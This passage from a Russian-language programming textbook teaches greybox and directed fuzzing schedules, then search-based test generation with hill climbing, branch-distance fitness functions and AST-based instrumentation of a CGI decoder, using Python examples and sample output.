            if seed.distance < min_dist:
                min_dist = seed.distance
            if seed.distance > max_dist:
                max_dist = seed.distance

        for seed in population:
            if seed.distance == min_dist:
                if min_dist == max_dist:

```

```

        seed.energy = 1
    else:
        seed.energy = max_dist - min_dist
    else:
        seed.energy = (max_dist - min_dist) / (seed.distance - min_dist)

```

Посмотрим, как работает улучшенное расписание:

```

aflgo_schedule = AFLGoSchedule(distance, 3)
aflgo_fuzzer = GreyboxFuzzer([seed_input], maze_mutator, aflgo_schedule)

start = time.time()
aflgo_fuzzer.runs(FunctionCoverageRunner(maze), trials=n)
end = time.time()

"It took the fuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took the fuzzer 16.13 seconds to generate and execute 20000 inputs.'

print_stats(aflgo_fuzzer)

First solution: 1MDD+D4D\x10M69WGR>PR?RRq\x03UUUVLJLGUURRRRDDDD
Out of 4071 seeds,
* 649 solved the maze,
* 438 were valid but did not solve the maze, and
* 2984 were invalid

```

В отличие от всех предыдущих расписаний, это породило сотни решений. Отфильтруем из первого решения все игнорируемые входные символы. `filter(f, seed.data)` возвращает элементы `e` из `seed.data`, для которых `f(e)` истинно.

```

for seed in aflgo_fuzzer.population:
    s = maze(str(seed.data))
    if "SOLVED" in s:
        filtered = "".join(list(filter(lambda c: c in "UDLR", seed.data)))
        print(filtered)
        break

DDDDRRRRUUULLUURRRRDDDD

```

Это действительно решение лабиринта, заданного в начале раздела.

Итог. Заранее вычислив расстояния до цели на уровне функций, можно создать расписание, выделяющее больше энергии начальному значению с меньшим средним расстоянием. Нормализация между минимальным и максимальным расстояниями ещё сильнее улучшает направленное расписание.

Попробуйте сами. Реализуйте и оцените более простое направленное расписание, использующее минимальное, а не среднее расстояние на уровне функций. В чём недостаток минимального расстояния?

Дополнительное чтение. Подробнее о направленном фаззинге серого ящика можно узнать из одноимённой статьи [«Directed Greybox Fuzzing»](#); реализация для AFL доступна в [репозитории AFLGo](#).

Краткое содержание

В этой главе представлены продвинутые методы фаззинга серого ящика, вдохновлённые популярным фаззером AFL. Конструктор `GreyboxFuzzer` принимает три аргумента. Во-первых, список начальных входов:

```

seed_input = "http://www.google.com/search?q=fuzzing"
seeds = [seed_input]

```

Во-вторых, *мутатор*, изменяющий отдельные части входа:

```
mutator = Mutator()
```

В-третьих, *энергетическое расписание*, распределяющее усилия фаззинга по популяции:

```
schedule = PowerSchedule()
```

Все три передаются конструктору:

```
greybox_fuzzer = GreyboxFuzzer(seeds=seeds, mutator=mutator, schedule=schedule)
```

GreyboxFuzzer используется вместе с FunctionCoverageRunner:

```
http_runner = FunctionCoverageRunner(http_program)
outcomes = greybox_fuzzer.runs(http_runner, trials=10000)
```

После фаззинга можно изучить популяцию:

```
greybox_fuzzer.population[:20]
```

Она содержит исходный URL и множество всё сильнее отличающихся мутантов, добавленных при открытии новых путей выполнения.

Кроме простого PowerSchedule, доступны продвинутые расписания:

- AFLFastSchedule выделяет много энергии «необычным» путям, которые выполнялись редко;
- AFLGoSchedule выделяет много энергии путям, близким к ещё не покрытым позициям программы.

Конструктору AFLGoSchedule требуется метрика distance от каждого узла к целевым позициям, полученная анализом кода программы.

Иерархию основных классов можно воспроизвести так:

```
from ClassDiagram import display_class_hierarchy

display_class_hierarchy(
    [CountingGreyboxFuzzer, AFLFastSchedule, AFLGoSchedule,
     DictMutator, Seed],
    public_methods=[
        Fuzzer.run, Fuzzer.__init__, Fuzzer.runs, Fuzzer.fuzz,
        AdvancedMutationFuzzer.__init__, AdvancedMutationFuzzer.fuzz,
        GreyboxFuzzer.run, CountingGreyboxFuzzer.run,
        PowerSchedule.__init__, DirectedSchedule.__init__,
        AFLGoSchedule.__init__, AFLFastSchedule.__init__,
        Seed.__init__, Mutator.__init__, DictMutator.__init__,
    ],
    types={'Location': Location},
    project='fuzzingbook')
```

Усвоенные уроки

- *Фаззер серого ящика* генерирует тысячи входов в секунду. Предварительная обработка и легковесная инструментация позволяют сохранять эту эффективность во время кампании и одновременно дают достаточно информации, чтобы отслеживать прогресс и слегка направлять фаззер.
- *Энергетическое расписание* позволяет направлять и контролировать фаззер:
- усиленный фаззер серого ящика тратит больше энергии на начальные значения, выполняющие «маловероятные» пути, в надежде открыть ещё более редкие пути и увеличить число исследованных путей за единицу времени;

- направленный фаззер тратит больше энергии на значения, которые «ближе» к целевой позиции, чтобы следующие входы приблизились к ней ещё сильнее.
- *Мутатор* определяет пространство поиска фаззера. Настройка мутации под конкретную программу сокращает пространство до релевантных входов. Позднее словарные и грамматические мутации помогут увеличить долю допустимых входов.

Дополнительные материалы

- [Домашняя страница AFL](#).
- [Документация LibFuzzer](#) — другого известного фаззера серого ящика.
- Marcel Böhme, Soumya Paul. «[A Probabilistic Analysis of the Efficiency of Automated Software Testing](#)», IEEE TSE, 42:345–360, 2016. В работе исследуется, насколько быстро фаззер белого ящика должен проходить каждый путь, чтобы оставаться эффективнее фаззера серого ящика.

Что дальше

Наша цель всё та же: достаточно полно покрывать функциональность, чтобы обнаруживать как можно больше ошибок. Для этого книга рассматривает два класса методов:

1. Покрыть как можно больше *специфицированной* функциональности. Здесь нужна *спецификация входного формата*, различающая отдельные элементы входа — в нашем случае числа, операторы, комментарии и строки — и позволяющая систематически охватывать их. Это направление будет рассмотрено в грамматическом тестировании и особенно в грамматических мутациях.
2. Покрыть как можно больше *реализованной* функциональности. Понятие популяции, систематически эволюционирующей посредством мутаций, подробно рассматривается в [поисковом тестировании](#). Символьное тестирование покажет, как систематически достигать позиций программы, решая условия на ведущих к ним путях.

Эти два направления составляют основную часть книги и, разумеется, могут сочетаться. Для всех методов приведён исполняемый код. Приятного чтения!

Совместимость

В предыдущей версии главы класс `AdvancedMutationFuzzer` назывался просто `MutationFuzzer`, что создавало путаницу с одноимённым классом из введения в мутационный фаззинг. Следующее объявление вводит обратно совместимый псевдоним:

```
class MutationFuzzer(AdvancedMutationFuzzer):  
    pass
```

Упражнения

Будут добавлены.

Поисковый фаззинг

Иногда нас интересует не просто как можно больше разнообразных входов, а *конкретные* тестовые данные, достигающие заданной цели — например, определённой строки программы. Если мы понимаем, что ищем, это можно *найти поиском*.

Алгоритмы поиска лежат в основе информатики, но обычный поиск в ширину или глубину для генерации тестов нереалистичен: потенциально пришлось бы перебрать все входы. Помогают знания о предметной области. Если можно оценить, какой из нескольких входов ближе к искомому, эта информация — *эвристика* — направит поиск к цели.

Систематическое применение эвристик воплощено в *метаэвристических* алгоритмах. Приставка «мета» означает, что алгоритмы универсальны и настраиваются под конкретную задачу. Они часто вдохновлены природой: эволюцией, роевым интеллектом или химическими реакциями. Такие методы намного эффективнее полного перебора и подходят даже для огромного пространства входов программ.

Предварительные знания

- Следует понимать, как работает покрытие кода; см. [главу о покрытии](#).

Краткое содержание

Эта глава показывает, как с помощью метаэвристического поиска находить входы, достигающие заданных мест исходного кода. Простейший алгоритм — подъём на холм:

```
hillclimber()
```

Он начинает со случайной точки, многократно переходит к лучшему соседу и в одном из прогонов получает:

```
Initial value: -67005, 8742 at fitness 84491.0000
New value: -67006, 8741 at fitness 84490.0000
New value: -67007, 8740 at fitness 84489.0000
...
Found optimum after 58743 iterations at -100000, -50001
```

Разные задачи требуют вариантов вроде `steepest_ascent_hillclimber` и `restarting_hillclimber`. Поиск направляют функции приспособленности; чтобы оценивать близость к строкам программы, код инструментируется. Для более сложных пространств применяются эволюционные методы, в том числе генетические алгоритмы.

Генерация тестов как задача поиска

Чтобы применить метаэвристический алгоритм к генерации тестов, прежде всего нужно определить *пространство поиска*. Оно зависит от представления искомого результата: одно целое число, кортеж, объект, XML-документ или иной тип данных.

Представление входов программы как задачи поиска

Представление сильно зависит от тестируемой программы. Рассмотрим функцию `test_me()`:

```
def test_me(x, y):
    if x == 2 * (y + 1):
        return True
    else:
        return False
```

У неё два параметра, а результат определяется их соотношением. Тестовый вход — пара значений x и y :

```
test_me(0, 0)

False

test_me(4, 2)

False

test_me(22, 10)

True
```

Поэтому естественное представление пространства входов — кортежи (x, y) . У каждой его точки восемь *соседей*:

- $(x - 1, y - 1)$;
- $(x - 1, y)$;
- $(x - 1, y + 1)$;
- $(x, y + 1)$;
- $(x + 1, y + 1)$;
- $(x + 1, y)$;
- $(x + 1, y - 1)$;
- $(x, y - 1)$.

Для начала ограничим обе координаты диапазоном от -1000 до 1000 :

```
MAX = 1000
MIN = -MAX
```

Функция `neighbors()` реализует окрестность Мура: возвращает восемь непосредственных соседей, не выходящих за границы `MIN` и `MAX`.

```
def neighbors(x, y):
    return [(x + dx, y + dy) for dx in [-1, 0, 1]
            for dy in [-1, 0, 1]
            if (dx != 0 or dy != 0)
            and ((MIN <= x + dx <= MAX)
                and (MIN <= y + dy <= MAX))]

print(neighbors(10, 10))

[(9, 9), (9, 10), (9, 11), (10, 9),
 (10, 11), (11, 9), (11, 10), (11, 11)]
```

Пространство поиска теперь полностью определено: есть представление и отношение соседства. Осталось выбрать алгоритм обхода и направляющую его эвристику.

Ландшафт поиска: функции приспособленности

Все метаэвристики используют функцию, оценивающую качество кандидата. Это качество называется *приспособленностью* (*fitness*), а эвристика — *функцией приспособленности*. Она отображает любую точку пространства поиска в число. Чем кандидат ближе к оптимуму, тем лучше это значение.

Если изобразить каждую точку пространства на высоте, равной её приспособленности, получится ландшафт поиска, где оптимальное решение обычно представлено вершиной. В нашем случае удобнее минимизировать значение, поэтому оптимум будет лежать на дне долины.

Предположим, требуется покрыть истинную ветвь условия $x == 2 * (y + 1)$. Насколько произвольная точка (274, 153) далека от этой цели?

```
x = 274
y = 153
x, 2 * (y + 1)

(274, 308)
```

Чтобы условие стало истинным, оба числа должны совпасть. Чем больше разность, тем дальше вход от нужной ветви. Поэтому расстояние можно вычислить как $\text{abs}(x - 2 * (y + 1))$:

```
def calculate_distance(x, y):
    return abs(x - 2 * (y + 1))

calculate_distance(274, 153)

34
```

Это расстояние подходит в качестве функции приспособленности. Здесь меньше означает лучше, но любой алгоритм максимизации легко преобразуется в алгоритм минимизации.

Для каждой пары целых чисел расстояние задаёт высоту ландшафта. Поскольку пространство двумерно, ландшафт трёхмерен:

```
import matplotlib.pyplot as plt # type: ignore
import numpy as np

xx = np.outer(np.linspace(-10, 10, 30), np.ones(30))
yy = xx.copy().T
zz = calculate_distance(xx, yy)

fig = plt.figure()
ax = plt.axes(projection='3d')
ax.plot_surface(xx, yy, zz, cmap=plt.cm.jet,
               rstride=1, cstride=1, linewidth=0)
```

Оптимальные точки, делающие условие истинным, имеют приспособленность 0 и образуют дно ландшафта. По мере удаления от них высота возрастает.

Инструментация

Функция приспособленности должна вычислять расстояние для конкретного выполнения теста: программу нужно запустить и получить расстояние этого запуска. Но условие ветвления скрыто внутри исходного кода, а сравниваемые величины могут быть результатами длинной цепочки вычислений. Поэтому необходимые значения следует наблюдать непосредственно в условной конструкции.

Обычно для этого применяют *инструментацию*: непосредственно перед условием или после него добавляют код, который сохраняет наблюдаемые значения и вычисляет расстояние. Начнём с версии, печатающей его при каждом запуске:

```
def test_me_instrumented(x, y):
    print("Instrumentation: Input = (%d, %d), distance = %d" %
          (x, y, calculate_distance(x, y)))
    if x == 2 * (y + 1):
        return True
    else:
        return False
```

```

test_me_instrumented(0, 0)

Instrumentation: Input = (0, 0), distance = 2
False

test_me_instrumented(5, 2)

Instrumentation: Input = (5, 2), distance = 1
False

test_me_instrumented(22, 10)

Instrumentation: Input = (22, 10), distance = 0
True

```

Функции приспособленности нужен программный доступ к расстоянию. В простейшем варианте сохраним его в глобальной переменной:

```

distance = 0

def test_me_instrumented(x, y): # type: ignore
    global distance
    distance = calculate_distance(x, y)
    if x == 2 * (y + 1):
        return True
    else:
        return False

```

Теперь функция приспособленности запускает инструментированную программу и читает `distance`:

```

def get_fitness(x, y):
    global distance
    test_me_instrumented(x, y)
    fitness = distance
    return fitness

get_fitness(0, 0), get_fitness(1, 2), get_fitness(22, 10)

(2, 5, 0)

```

Подъём на холм для нашего примера

Определив представление — пары целых чисел — и функцию приспособленности — расстояние до целевой ветви, можно реализовать поиск. Возьмём простейшую метаэвристику: подъём на холм. Название хорошо передаёт идею, хотя в нашем ландшафте лучшие точки находятся внизу, так что технически алгоритм спускается в долину.

Алгоритм очень прост:

1. Выбрать случайную начальную точку.
2. Определить приспособленность всех соседей.
3. Перейти к соседу с лучшей приспособленностью.
4. Если решение ещё не найдено, вернуться к шагу 2.

Вероятность того, что случайные x и y сразу удовлетворяют $x == 2 * (y + 1)$, мала. Пусть начальная точка равна (274, 153). Правая часть равна 308, поэтому условие ложно. Посмотрим на приспособленность точки и соседей:

```

x, y = 274, 153
print("Origin %d, %d has fitness %d" % (x, y, get_fitness(x, y)))
for nx, ny in neighbors(x, y):
    print("neighbor %d, %d has fitness %d" %
          (nx, ny, get_fitness(nx, ny)))

Origin 274, 153 has fitness 34

```

```

neighbor 273, 152 has fitness 33
neighbor 273, 153 has fitness 35
neighbor 273, 154 has fitness 37
neighbor 274, 152 has fitness 32
neighbor 274, 154 has fitness 36
neighbor 275, 152 has fitness 31
neighbor 275, 153 has fitness 33
neighbor 275, 154 has fitness 35

```

Увеличение y на единицу повышает правую часть до 310, то есть делает значения ещё менее равными. Увеличение x , напротив, сближает их. Интуитивно лучший из восьми соседей — (275, 152): условие всё ещё ложно, но «менее ложно», чем прежде.

Реализуем алгоритм:

```

import random

LOG_VALUES = 20 # число выводимых значений

def hillclimber():
    # Создать и оценить начальную точку
    x, y = random.randint(MIN, MAX), random.randint(MIN, MAX)
    fitness = get_fitness(x, y)
    print("Initial value: %d, %d at fitness %.4f" % (x, y, fitness))
    iterations = 0
    logs = 0

    # Остановиться после нахождения оптимального решения
    while fitness > 0:
        iterations += 1
        # Перейти к первому соседу с лучшей приспособленностью
        for (nextx, nexty) in neighbors(x, y):
            new_fitness = get_fitness(nextx, nexty)

            # Меньшие значения лучше
            if new_fitness < fitness:
                x, y = nextx, nexty
                fitness = new_fitness
                if logs < LOG_VALUES:
                    print("New value: %d, %d at fitness %.4f" %
                          (x, y, fitness))
                elif logs == LOG_VALUES:
                    print("...")
                logs += 1
            break

    print("Found optimum after %d iterations at %d, %d" %
          (iterations, x, y))

hillclimber()

```

Один из прогонов даёт:

```

Initial value: 201, -956 at fitness 2111.0000
New value: 200, -956 at fitness 2110.0000
New value: 199, -956 at fitness 2109.0000
...
Found optimum after 1656 iterations at -1000, -501

```

Алгоритм случайно выбирает x и y в небольшом диапазоне $[MIN, MAX]$, чтобы пример выполнялся быстро, затем вычисляет приспособленность. Поскольку ищется минимум, цикл продолжается, пока значение не станет равным 0.

В каждой итерации проверяются соседи. Как только находится лучший, он становится новой текущей точкой. Если убрать `break`, будут оценены все соседи и выбран лучший из них. Такой вариант называется *подъёмом на холм с наискорейшим восхождением*. Число итераций обычно уменьшается, хотя в каждой выполняется больше тестов.

```

def steepest_ascent_hillclimber():

```

```

x, y = random.randint(MIN, MAX), random.randint(MIN, MAX)
fitness = get_fitness(x, y)
print("Initial value: %d, %d at fitness %.4f" % (x, y, fitness))
iterations = 0
logs = 0

while fitness > 0:
    iterations += 1
    for (nextx, nexty) in neighbors(x, y):
        new_fitness = get_fitness(nextx, nexty)
        if new_fitness < fitness:
            x, y = nextx, nexty
            fitness = new_fitness
            if logs < LOG_VALUES:
                print("New value: %d, %d at fitness %.4f" %
                      (x, y, fitness))
            elif logs == LOG_VALUES:
                print("...")
            logs += 1

    print("Found optimum after %d iterations at %d, %d" %
          (iterations, x, y))

steepest_ascent_hillclimber()

Initial value: -258, 645 at fitness 1550.0000
New value: -259, 644 at fitness 1549.0000
...
Found optimum after 517 iterations at 258, 128

```

У примера очень удобный ландшафт: идеальный градиент всегда приводит к решению. Его можно увидеть, записывая приспособленность во времени:

```

def plotting_hillclimber(fitness_function):
    data = []

    x, y = random.randint(MIN, MAX), random.randint(MIN, MAX)
    fitness = fitness_function(x, y)
    data += [fitness]
    iterations = 0

    while fitness > 0:
        iterations += 1
        for (nextx, nexty) in neighbors(x, y):
            new_fitness = fitness_function(nextx, nexty)
            if new_fitness < fitness:
                x, y = nextx, nexty
                fitness = new_fitness
                data += [fitness]
                break

    print("Found optimum after %d iterations at %d, %d" %
          (iterations, x, y))
    return data

data = plotting_hillclimber(get_fitness)

fig = plt.figure()
ax = plt.axes()
xs = range(len(data))
ax.plot(xs, data)

```

В реальных задачах такой хороший градиент встречается не всегда. Наш алгоритм работает лишь пока существует хотя бы один лучший сосед. Что произойдёт, если ни один сосед не лучше? Рассмотрим другую функцию:

```

def test_me2(x, y):
    if x * x == y * y * (x % 20):
        return True
    else:
        return False

```

Для покрытия истинной ветви снова возьмём разность сторон сравнения и инструментируем функцию:

```
def test_me2_instrumented(x, y):
    global distance
    distance = abs(x * x - y * y * (x % 20))
    if x * x == y * y * (x % 20):
        return True
    else:
        return False

def bad_fitness(x, y):
    global distance
    test_me2_instrumented(x, y)
    fitness = distance
    return fitness
```

Построим новый ландшафт:

```
xx = np.outer(np.linspace(-10, 10, 30), np.ones(30))
yy = xx.copy().T
zz = abs(xx * xx - yy * yy * (xx % 20)) # type: ignore

fig = plt.figure()
ax = plt.axes(projection='3d')
ax.plot_surface(xx, yy, zz, cmap=plt.cm.jet,
                rstride=1, cstride=1, linewidth=0) # type: ignore
```

Обычный подъём на холм здесь может не завершиться. Если все соседи имеют такую же или худшую приспособленность, алгоритму некуда двигаться — он застревает в *локальном оптимуме*. Простейший выход — отказаться от текущей точки и начать заново со случайной. Добавим *случайные перезапуски*:

```
def restarting_hillclimber(fitness_function):
    data = []

    x, y = random.randint(MIN, MAX), random.randint(MIN, MAX)
    fitness = fitness_function(x, y)
    data += [fitness]
    print("Initial value: %d, %d at fitness %.4f" % (x, y, fitness))
    iterations = 0

    while fitness > 0:
        changed = False
        iterations += 1
        for (nextx, nexty) in neighbors(x, y):
            new_fitness = fitness_function(nextx, nexty)
            if new_fitness < fitness:
                x, y = nextx, nexty
                fitness = new_fitness
                data += [fitness]
                changed = True
                break
        if not changed:
            x, y = random.randint(MIN, MAX), random.randint(MIN, MAX)
            fitness = fitness_function(x, y)
            data += [fitness]

    print("Found optimum after %d iterations at %d, %d" %
          (iterations, x, y))
    return data
```

Изменение невелико: логический флаг отмечает, произошло ли перемещение. Если нет, выбирается новая случайная позиция. Заодно функция приспособленности стала параметром алгоритма.

```
MAX = 1000
MIN = -MAX
data = restarting_hillclimber(bad_fitness)
```

```
Initial value: 333, 231 at fitness 582804.0000
Found optimum after 165 iterations at 521, 521
```

```
fig = plt.figure()
ax = plt.axes()
xs = range(len(data))
ax.plot(xs, data)
```

Запустите пример несколько раз. Иногда градиент сразу ведёт к оптимуму, а иногда до решения происходит несколько перезапусков.

Мы ограничивали начальные x и y сравнительно малым диапазоном $[MIN, MAX]$. Это распространённый приём: в большинстве случаев решения состоят из небольших значений, и такое смещение ускоряет поиск. Но если нужное решение находится далеко, алгоритм будет идти к нему очень долго и при фиксированном бюджете с меньшей вероятностью успеет его найти.

Расширим диапазон:

```
MAX = 100000
MIN = -MAX

from Timer import Timer

with Timer() as t:
    restarting_hillclimber(get_fitness)
    print("Search time: %.2fs" % t.elapsed_time())

Initial value: 64543, -55357 at fitness 175255.0000
Found optimum after 169899 iterations at -100000, -50001
Search time: 0.27s
```

Теперь поиск обычно занимает намного больше времени — возможно, больше, чем хотелось бы ждать для столь простой функции. Как же такой подход справится с реальными программами, где параметров и соседей ещё больше?

Тестирование более сложной программы

Перейдём к чуть более сложной программе — знакомому по [главе о покрытии](#) декодеру CGI:

```
def cgi_decode(s):
    """Декодировать CGI-строку `s`:
        * заменить "+" пробелом;
        * заменить "%xx" символом с шестнадцатеричным номером xx.
        Вернуть декодированную строку; для неверного входа вызвать ValueError.
    """
    hex_values = {
        '0': 0, '1': 1, '2': 2, '3': 3, '4': 4,
        '5': 5, '6': 6, '7': 7, '8': 8, '9': 9,
        'a': 10, 'b': 11, 'c': 12, 'd': 13, 'e': 14, 'f': 15,
        'A': 10, 'B': 11, 'C': 12, 'D': 13, 'E': 14, 'F': 15,
    }

    t = ""
    i = 0
    while i < len(s):
        c = s[i]
        if c == '+':
            t += ' '
        elif c == '%':
            digit_high, digit_low = s[i + 1], s[i + 2]
            i += 2
            if digit_high in hex_values and digit_low in hex_values:
                v = hex_values[digit_high] * 16 + hex_values[digit_low]
                t += chr(v)
            else:
```



```

        raise ValueError("Invalid encoding")
    else:
        t += c
        i += 1
    return t

```

Декодер CGI как задача поиска

`cgi_decode()` принимает одну строку. Окрестность строки можно определить как все строки с редакционным расстоянием 1. Например, при замене каждого символа `test` на предыдущий или следующий символ получаются:

- `uest, sest;`
- `tfst, tdst;`
- `tett, tert;`
- `tesu, tess.`

Добавление любого символа в начало или конец тоже даёт расстояние 1. Ради простоты зафиксируем разумную длину входов, например 10 символов. Тогда у каждого входа будет 20 соседей — по два на символ.

```

def neighbor_strings(x):
    n = []
    for pos in range(len(x)):
        c = ord(x[pos])
        if c < 126:
            n += [x[:pos] + chr(c + 1) + x[pos + 1:]]
        if c > 32:
            n += [x[:pos] + chr(c - 1) + x[pos + 1:]]
    return n

```

Функция берёт числовое значение каждого символа и создаёт строки с предыдущим и следующим печатным символом ASCII из диапазона 32–126.

```

print(neighbor_strings("Hello"))

['Iello', 'Gello', 'Hflllo', 'Hdlllo', 'Hemllo',
 'Hekllo', 'Helmo', 'Helko', 'Hellp', 'Helln']

```

Пространство поиска для `cgi_decode()` определено. Теперь нужна функция приспособленности.

Расстояния до ветвей

В `test_me()` было одно условие, сравнивавшее целые числа. В `cgi_decode()` есть три условных конструкции и цикл, сравнивающие символы. Символы можно рассматривать как числа и применять прежнюю оценку расстояния.

Но два условия проверяют принадлежность множеству: например, `digit_high in hex_values`. Естественная оценка близости к множеству — расстояние до ближайшего его элемента:

```

import sys

def distance_character(target, values):
    # Начать с очень большого значения, чтобы любое сравнение было лучше
    minimum = sys.maxsize
    for elem in values:
        distance = abs(target - elem)
        if distance < minimum:
            minimum = distance
    return minimum

distance_character(10, [1, 5, 12, 100])

```

```
distance_character(10, [0, 50, 80, 200])
```

```
10
```

До сих пор предполагалось, что условие должно стать истинным. Но часто требуется и ложный исход. Поэтому у каждого условия две оценки: расстояние до истины и расстояние до лжи. Если условие истинно, первое равно 0; если ложно, второе равно 0.

Например, для $a == b$ при разных значениях расстояние до лжи по определению равно 0. Если же a равно b , любое изменение одного операнда сделает условие ложным, поэтому расстояние можно положить равным 1.

Правила для распространённых сравнений:

Условие	Расстояние до истины	Расстояние до лжи
$a == b$	$\text{abs}(a - b)$	1
$a != b$	1	$\text{abs}(a - b)$
$a < b$	$a - b + 1$	$b - a$
$a \leq b$	$a - b$	$b - a + 1$
$a > b$	$b - a + 1$	$a - b$

В таблице выражения применяются тогда, когда соответствующий исход ещё не достигнут; расстояние достигнутого исхода равно 0. Положительная константа нужна для строгих границ. Например, при $a = b = 27$ условие $a < b$ ложно, а простая разность дала бы 0. Подойдёт любая положительная константа, не обязательно 1.

Сложные условия

В `cgi_decode()` есть составной предикат:

```
if digit_high in hex_values and digit_low in hex_values:
```

В принципе, расстояние до истинности конъюнкции A and B равно сумме расстояний для A и B , поскольку истинными должны стать оба условия. Для A or B достаточно минимума двух расстояний: истинным должен стать хотя бы один операнд.

На практике всё сложнее. Предикаты могут содержать вложенные условия и отрицания, так что выражение пришлось бы приводить к канонической форме. Кроме того, современные языки используют *сокращённое вычисление*: если в A or B выражение A истинно, B не вычисляется. Принудительное вычисление B ради расстояния способно вызвать побочный эффект и изменить поведение программы, что недопустимо.

Побочные эффекты возможны и в самом условии. Пусть оно выглядит как $x == 2 * \text{foo}(y)$. Наивная инструментация дала бы:

```
distance = abs(x - 2 * foo(y))
if x == 2 * foo(y):
    ...
```

`foo()` выполнится *дважды*. Если она печатает данные, работает с файловой системой или меняет состояние, это нарушит семантику. Один из вариантов — преобразовать условие и сохранить операнды во временных переменных:

```
tmp1 = x
tmp2 = 2 * foo(y)
distance = abs(tmp1 - tmp2)
if tmp1 == tmp2:
    ...
```

Ручная глобальная переменная и отдельная обработка каждой ветви всё равно неудобны, особенно в функции с несколькими условиями. Нужна автоматическая инструментация.

Инструментация атомарных условий

Вместо временных переменных можно заменить сравнение вызовом вспомогательной функции. Исходные выражения вычисляются как её аргументы, а оператор передаётся отдельно. Пусть `evaluate_condition()` принимает:

- `num` — уникальный идентификатор условия;
- `op` — оператор сравнения;
- `lhs` и `rhs` — операнды.

Она вычисляет расстояния до истины и лжи. Один из исходов всегда достигнут и имеет расстояние 0. Поскольку функция заменяет исходное сравнение, она возвращает соответствующее логическое значение.

Исходное условие

```
if x == 2 * foo(y):
```

превратится в

```
if evaluate_condition(0, "Eq", x, 2 * foo(y)):
```

Аргументы вычисляются лишь однажды, поэтому побочные эффекты обрабатываются правильно.

```
def evaluate_condition(num, op, lhs, rhs):
    distance_true = 0
    distance_false = 0
    if op == "Eq":
        if lhs == rhs:
            distance_false = 1
        else:
            distance_true = abs(lhs - rhs)

    # ... код для других типов условий

    if distance_true == 0:
        return True
    else:
        return False
```

Оба расстояния инициализируются нулём. Поэтому при равных операндах `distance_true` остаётся равным 0, а при разных — нулевым остаётся `distance_false`.

```
evaluate_condition(1, "Eq", 10, 20)
```

```
False
```

```
evaluate_condition(2, "Eq", 20, 20)
```

```
True
```

Пока функция не сохраняет расстояния. Для нескольких условий и обоих исходов заведём два глобальных словаря и функцию обновления:

```
def update_maps(condition_num, d_true, d_false):
    global distances_true, distances_false

    if condition_num in distances_true.keys():
        distances_true[condition_num] = min(
            distances_true[condition_num], d_true)
    else:
        distances_true[condition_num] = d_true

    if condition_num in distances_false.keys():
        distances_false[condition_num] = min(
            distances_false[condition_num], d_false)
    else:
        distances_false[condition_num] = d_false
```

condition_num однозначно определяет условие. При первом выполнении оба расстояния просто сохраняются. Однако одно условие может выполняться много раз: например, $i < \text{len}(s)$ проверяется перед каждой итерацией цикла. Для теста нужна одна итоговая оценка. Чтобы покрыть ветвь, достаточно приблизиться к ней хотя бы в одном выполнении, поэтому сохраняется минимальное наблюдавшееся расстояние.

Добавим вычисления для in и <, нужных декодеру CGI, и преобразование символов в числа с помощью ord():

```
def evaluate_condition(num, op, lhs, rhs): # type: ignore
    distance_true = 0
    distance_false = 0

    if isinstance(lhs, str):
        lhs = ord(lhs)
    if isinstance(rhs, str):
        rhs = ord(rhs)

    if op == "Eq":
        if lhs == rhs:
            distance_false = 1
        else:
            distance_true = abs(lhs - rhs)

    elif op == "Lt":
        if lhs < rhs:
            distance_false = rhs - lhs
        else:
            distance_true = lhs - rhs + 1

    # ... обработка других операторов сравнения ...

    elif op == "In":
        minimum = sys.maxsize
        for elem in rhs.keys():
            distance = abs(lhs - ord(elem))
            if distance < minimum:
                minimum = distance

        distance_true = minimum
        if distance_true == 0:
            distance_false = 1

    update_maps(num, distance_true, distance_false)

    if distance_true == 0:
        return True
    else:
        return False
```

Составное условие декодера после инструментации выглядит так:

```
if (evaluate_condition(4, 'In', digit_high, hex_values)
    and evaluate_condition(5, 'In', digit_low, hex_values)):
```

Два вызова соответствуют двум атомарным условиям, а исходный `and` сохраняет сокращённое вычисление. Осталось научиться получать такую версию автоматически.

Автоматическая инструментация исходного кода

В Python сравнения нетрудно заменять автоматически с помощью абстрактного синтаксического дерева (AST). Сравнение обычно представлено узлом с оператором и дочерними узлами левого и правого операндов. Чтобы заменить его вызовом `evaluate_condition()`, достаточно подставить вместо узла сравнения узел вызова функции. Именно это делает `BranchTransformer` на основе `ast.NodeTransformer`:

```
import ast

class BranchTransformer(ast.NodeTransformer):
    branch_num = 0

    def visit_FunctionDef(self, node):
        node.name = node.name + "_instrumented"
        return self.generic_visit(node)

    def visit_Compare(self, node):
        if node.ops[0] in [ast.Is, ast.IsNot, ast.In, ast.NotIn]:
            return node

        self.branch_num += 1
        return ast.Call(func=ast.Name("evaluate_condition", ast.Load()),
                        args=[ast.Num(self.branch_num),
                              ast.Str(node.ops[0].__class__.__name__),
                              node.left,
                              node.comparators[0]],
                        keywords=[],
                        starargs=None,
                        kwargs=None)
```

Встроенный `ast.parse()` строит AST, а API Python позволяет обходить и менять его. `NodeTransformer` реализует шаблон «Посетитель»: для каждого типа узла существует метод `visit_*`. Мы переопределяем `visit_Compare` и возвращаем вместо сравнения новый `ast.Call` с четырьмя ожидаемыми аргументами:

- номер ветви, счётчик которого хранится в `branch_num`;
- оператор — имя его класса;
- левый операнд;
- правый операнд.

Python разрешает цепочки сравнений вроде `1 < x < 10`. Ради простоты здесь обрабатывается лишь одиночное сравнение, но код можно расширить, создав отдельный вызов для каждой пары. `visit_FunctionDef` добавляет к имени `_instrumented`, чтобы исходная и инструментированная функции могли существовать одновременно.

Разберём исходник `cgi_decode()` в AST, преобразуем и снова напечатаем:

```
import inspect
import ast
from bookutils import print_content

source = inspect.getsource(cgi_decode)
node = ast.parse(source)
BranchTransformer().visit(node)
# Исправить номера строк перед печатью
```

```
node = ast.fix_missing_locations(node)
print_content(ast.unparse(node), '.py')
```

Существенная часть результата выглядит так:

```
def cgi_decode_instrumented(s):
    # ...
    while evaluate_condition(1, 'Lt', i, len(s)):
        c = s[i]
        if evaluate_condition(2, 'Eq', c, '+'):
            t += ' '
        elif evaluate_condition(3, 'Eq', c, '%'):
            digit_high, digit_low = (s[i + 1], s[i + 2])
            i += 2
            if (evaluate_condition(4, 'In', digit_high, hex_values)
                and evaluate_condition(5, 'In', digit_low, hex_values)):
                v = hex_values[digit_high] * 16 + hex_values[digit_low]
                t += chr(v)
            else:
                raise ValueError('Invalid encoding')
        else:
            t += c
        i += 1
    return t
```

Для вычисления приспособленности преобразованное AST нужно снова скомпилировать функцией `compile()`. Затем полученный код добавляется в пространство имён текущего модуля через `exec()`, после чего становится доступна `cgi_decode_instrumented()`.

```
